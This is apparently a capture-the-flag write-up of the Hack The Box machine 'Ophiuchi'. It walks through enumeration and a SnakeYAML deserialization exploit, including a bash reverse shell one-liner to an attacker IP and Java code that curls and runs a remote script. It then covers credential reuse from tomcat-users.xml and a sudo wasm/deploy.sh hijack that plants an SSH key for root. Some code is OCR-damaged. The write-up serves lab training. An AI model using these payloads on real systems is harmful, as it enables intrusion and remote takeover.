Loot

Box Info

- Name : Ophiuchi
- IP : 10.10.10.227
- Level : Medium

Creds

Service	Username	Password	Description
Tomcat Manager/Box login	admin	whythereisalimit	Found from conf file in tomcat directory

Enumeration

Nmap

Stage 1: Quick Scan to see all the open ports

```
sudo nmap --max-retries 0 -p- 10.10.10.227
130 ↵
[sudo] password for norman:
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-02 17:57 EDT
Unable to split netmask from target expression: "nmap/quick_scan"
Warning: 10.10.10.227 giving up on port because retransmission cap hit (0).
Nmap scan report for 10.10.10.227
Host is up (0.17s latency).
Not shown: 64313 closed ports, 1220 filtered ports
PORT     STATE SERVICE
22/tcp   open  ssh
8080/tcp open  http-proxy
```

Stage 2 : Targeted Scan

- We can run custom scripts and enumerate versions on the open ports

```
sudo nmap -sC -sV -p 22,8080 -oA nmap/targeted_scan 10.10.10.227
# Nmap 7.91 scan initiated Fri Apr  2 17:58:46 2021 as: nmap -sC -sV -p 22,8080 -oA nmap/targeted_scan 10.10.10.227
Nmap scan report for 10.10.10.227
Host is up (0.17s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 6d:fc:68:e2:da:5e:80:df:bc:d0:45:f5:29:db:04:ee (RSA)
|   256 7a:c9:83:7e:13:cb:c3:f9:59:1e:53:21:ab:19:76:ab (ECDSA)
|_  256 17:6b:c3:a8:fc:5d:36:08:a1:40:89:d2:f4:0a:c6:46 (ED25519)
8080/tcp open  http    Apache Tomcat 9.0.38
|_http-title: Parse YAML
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Apr  2 17:59:02 2021 -- 1 IP address (1 host up) scanned in 16.38 seconds
```


Gobuster

- We can run gobuster but we can see that there are no useful websites to list (% being a bad character).


```
/test                 (Status: 302) [Size: 0] [--> /test/]
/manager              (Status: 302) [Size: 0] [--> /manager/]
/http%3A%2F%2Fwww     (Status: 400) [Size: 804]
/http%3A%2F%2Fyoutube (Status: 400) [Size: 804]
/http%3A%2F%2Fblogs   (Status: 400) [Size: 804]
/http%3A%2F%2Fblog    (Status: 400) [Size: 804]
/**http%3A%2F%2Fwww   (Status: 400) [Size: 804]
/yaml                 (Status: 302) [Size: 0] [--> /yaml/]
/External%5CX-News    (Status: 400) [Size: 795]
/http%3A%2F%2Fcommunity (Status: 400) [Size: 804]
/http%3A%2F%2Fradar   (Status: 400) [Size: 804]
```

```
/http%3A%2F%2Fjeremiahgrossman (Status: 400) [Size: 804]
/http%3A%2F%2Fweblog  (Status: 400) [Size: 804]
/http%3A%2F%2Fswik    (Status: 400) [Size: 804]
```

- The manager directory is password protected, and yaml has the same source code as the base directory of the web page.
- We can enumerate to invalid webpages to see that the tomcat server is hosting a J2EE web application.# Foothold
- We can visit the web page and see that this is a yaml parser, when we put random data in it, we get redirected to a web page.



- When we try to parse something we get redirected to a web page, saying the feature is disabled due to security reasons. We can see that this can be an attack vector for us.




```
Due to security reason this feature has been temporarily on hold. We will soon fix the issue!
```

- We can see this blog post regarding it :https://swapneildash.medium.com/snakeyaml-deserilization-exploited-b4a2c5ac0858
- We need to `git clone https://github.com/artsploit/yaml-payload.git`
- So to check if the web app is vulnerable to this exploit, run a python server on a random directory and put in the payload

```
!!javax.script.ScriptEngineManager \[
  !!java.net.URLClassLoader \[\[
    !!java.net.URL \["http://10.10.14.5:8000"\]
  \]\]
\]
```

- We will get a valid response on our local server, and is looking to HEAD in META-INF. (The blog post would define the whole process.)



Due to security reason this feature has been temporarily on hold. We will soon fix the issue!

```
┌─norman@kali ~/Hack-The-Box/machines/BOXES_INCOMPLETE/ophiuchi ‹main*›
└─$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.10.227 - - [03/Apr/2021 06:00:45] code 404, message File not found
10.10.10.227 - - [03/Apr/2021 06:00:45] "HEAD /META-INF/services/javax.script.ScriptEngineFactory HTTP/
1.1" 404 -
```

- We can use the exploit from the git-repo mentioned earlier.

Creating revshell for upload

- First we need to create a rev shell to upload on the remote machine (Some testing suggested that one-liner revshells weren't working, or maybe I was doing it wrong)


```
echo "bash -c 'bash -i >& /dev/tcp/10.10.14.5/9001 0>&1'" >> revshell.sh
```

- Move this file to yaml-payload/src folder.
- Spin up a python server in yaml-payload/src folder, so that the base directory has META-INF and the artsploit folder present.
- Add these lines to the exploit file

```
import java.io.IOException;
[55/251]
import java.util.List;

public class AwesomeScriptEngineFactory implements ScriptEngineFactory {

    public AwesomeScriptEngineFactory() {
        try {
            Runtime.getRuntime().exec("curl http://10.10.14.5:8000/revshell.sh
-o /tmp/rechsell.sh");
```


```
            Runtime.getRuntime().exec("bash /tmp/revshell.sh");
        } catch (IOException e) {
            e.printStackTrace();

... [snip] ...
```

- To execute this file send in the same request to the parser as earlier



10.10.10.227:8080/Servlet

```
Due to security reason this feature has been temporarily on hold. We will soon fix the issue!
```



```
┌─norman@kali ~/Hack-The-Box/machines/BOXES_INCOMPL
ETE/ophiuchi/yaml-payload/src ‹master*›
└─$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8
000/) ...
10.10.10.227 - - [03/Apr/2021 06:13:57] "HEAD /META
-INF/services/javax.script.ScriptEngineFactory HTTP
/1.1" 200 -
10.10.10.227 - - [03/Apr/2021 06:13:57] "GET /META-
INF/services/javax.script.ScriptEngineFactory HTTP/
1.1" 200 -
10.10.10.227 - - [03/Apr/2021 06:13:58] "GET /artsp
loit/AwesomeScriptEngineFactory.class HTTP/1.1" 200
 -
10.10.10.227 - - [03/Apr/2021 06:13:58] "GET /revsh
ell.sh HTTP/1.1" 200 -
```

```
┌─norman@kali ~/Hack-The-Box/machines/BOXES_INCOMPL
ETE/ophiuchi ‹main*›
└─$ nc -lnvp 9001
listening on [any] 9001 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.10.22
7] 33040
bash: cannot set terminal process group (837): Inap
propriate ioctl for device
bash: no job control in this shell
tomcat@ophiuchi:/$
```

- We get a revershell to tomcat. Make the shell interactive

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
Ctrl+z
stty raw -echo; fg
{Press Enter Twice}
```


Privilege Escalation

- We can run linpeas and see there are two users : admin and root. admin has the user flag and root has the root flag.

admin


- Our default directory is /opt/tomcat
- There is a file /conf/tomcat-users.xml

- There are creds, we can try for the manager directory ⟶ admin:whythereisalimit



```
 unless required by applicable law or agreed to in writing, software
 distributed under the License is distributed on an "AS IS" BASIS,
 WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
 See the License for the specific language governing permissions and
 limitations under the License.
⟶
tomcat-users xmlns="http://tomcat.apache.org/xml"
              xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
              xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
        version="1.0">
user username="admin" password="whythereisalimit" roles="manager-gui,admin-gui"/>
——
 NOTE:  By default, no user is included in the "manager-gui" role required
 to operate the "/manager/html" web application.  If you wish to use this app,
 you must define such a user - the username and password are arbitrary. It is
```

- We are able to login



Tomcat Web Application Manager

Message:	OK


Manager

List Applications | HTML Manager Help | Manager Help | Server Status

Applications

Path	Version	Display Name	Running	Sessions	Commands
/	None specified		true	1	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
					Start Stop Reload Undeploy

- We can try the same for the user admin `su admin` and provide the password.



```
  application.
⟶
<!——
  NOTE:  The sample user and role entries below are intended for use with the
  examples web application. They are wrapped in a comment and thus are ignored
  when reading this file. If you wish to configure these users for use with the
  examples web application, do not forget to remove the <!.. ..> that surrounds
  them. You will also need to set the passwords to something appropriate.
⟶
<!——
  <role rolename="tomcat"/>
  <role rolename="role1"/>
  <user username="tomcat" password="<must-be-changed>" roles="tomcat"/>
  <user username="both" password="<must-be-changed>" roles="tomcat,role1"/>
  <user username="role1" password="<must-be-changed>" roles="role1"/>
⟶
</tomcat-users>
tomcat@ophiuchi:~/conf$ pwd
/opt/tomcat/conf
tomcat@ophiuchi:~/conf$ su admin
Password:
admin@ophiuchi:/opt/tomcat/conf$ 
```

- We can cat out the user.txt from admin's home directory.

root

- We can run `sudo -l` and see that we can run see that we can run go on index.go (with absoulte paths given) as sudo

```
admin@ophiuchi:/tmp$ sudo -l
Matching Defaults entries for admin on ophiuchi:
    env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/sn



User admin may run the following commands on ophiuchi:
    (ALL) NOPASSWD: /usr/bin/go run /opt/wasm-functions/index.go
```

- Checking the file, we are reading the binary (as ReadBytes function is used) of the main.wasm and then checking for info (maybe some sort of dictionary). If "info" is 1 we are running deploy as sh, and because we can run it as sudo, we will get privilege escalation in this case.

```
func main() {
        bytes, _ := wasm.ReadBytes("main.wasm")

        instance, _ := wasm.NewInstance(bytes)
        defer instance.Close()
        init := instance.Exports["info"]
        result,_ := init()
        f := result.String()
        if (f != "1") {
                fmt.Println("Not ready to deploy")
        } else {
                fmt.Println("Ready to deploy")
                out, err := exec.Command("/bin/sh", "deploy.sh").Output()
                if err != nil {
                        log.Fatal(err)
                }
                fmt.Println(string(out))
        }
}
```

- Running it as sudo, output : `Not ready to deploy`.
- This must be because the file doesn't have "info" set as "1". But we cannot change main.wasm in this directory nor deploy.
- Unlike go and index.go, main.wasm and deploy.sh don't have their absolute paths set, therefore we can create our own main.wasm and deploy.sh in our home directory and the those files will be used.
- First we need to find resources which can decompile and recompile the file.
- We can download the files on our local system by running `nc -lnvp 9002 > main.wasm` on our local and `cat main.wasm | nc 10.10.14.5 9001` (already checked nc is present on the box). Just to be sure, we can check the `md5sum` on both the files.
- We find this GitHub repository : https://github.com/webassembly/wabt, which has an online demo.
- So WASM is web assembly language, which can run on modern browsers using JS for loading the module.
- So the repository has hosted two websites one to convert this from binary-to-text (https://webassembly.github.io/wabt/demo/wasm2wat/) and then text-to-binary (https://webassembly.github.io/wabt/demo/wat2wasm/).
- We can go through the whole rigamarole of downloading, building... but this is easier.
- So we first upload the binary to convert it to text form.

```
(module
  (type $t0 (func (result i32)))
  (func $info (export "info") (type $t0) (result i32)
    (i32.const 0))
  (table $T0 1 1 funcref)
  (memory $memory (export "memory") 16)
  (global $g0 (mut i32) (i32.const 1048576))
  (global $__data_end (export "__data_end") i32 (i32.const 1048576))
  (global $__heap_base (export "__heap_base") i32 (i32.const 1048576)))
```

- We can see the function "info" is setting the value of the const. as 0, therefore we weren't able to enter the else part of the codem, which ran 'deploy.sh'.

- We can change this 0 → 1 and copy this over to the sibling site, and download the generated binary.
- Download this binary to the home directory of admin
- Create a blank deeploy.sh, just to test we have reached the else part of the code.

```
admin@ophiuchi:~$ sudo /usr/bin/go run /opt/wasm-functions/index.go
Ready to deploy

admin@ophiuchi:~$ ls
deploy.sh  main.wasm  user.txt
admin@ophiuchi:~$
```

- Now we can just use deploy.sh to gain root shell, or just the root.txt
- I have just generated a RSA key pair `ssh-keygen -f root_op`
- Then in deploy.sh

```
#!/bin/bash
echo ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQDuGgxEOvrxJPpF0USye7uumOLcX+hGEBHJDKaOj10ioBCIcnPe5J
 norman@kali >> /root/.ssh/authorized_keys
```

- Run `sudo /usr/bin/go run /opt/wasm-functions/index.go`
- Open another terminal and login using the private key

```
ssh -i ssh/roo_op root@10.10.10.227
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-51-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat 03 Apr 2021 10:47:03 AM UTC

  System load:             0.0
  Usage of /:              19.9% of 27.43GB
  Memory usage:            12%
  Swap usage:              0%
  Processes:               222
  Processes:               222
  Users logged in:         1
  IPv4 address for ens160: 10.10.10.227
  IPv6 address for ens160: dead:beef::250:56ff:feb9:2610
176 updates can be installed immediately.
56 of these updates are security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your
Internet connection or proxy settings



Last login: Fri Feb  5 17:51:32 2021
root@ophiuchi:~# ls
go  root.txt  snap
root@ophiuchi:~#
```

- We can cat out root.txt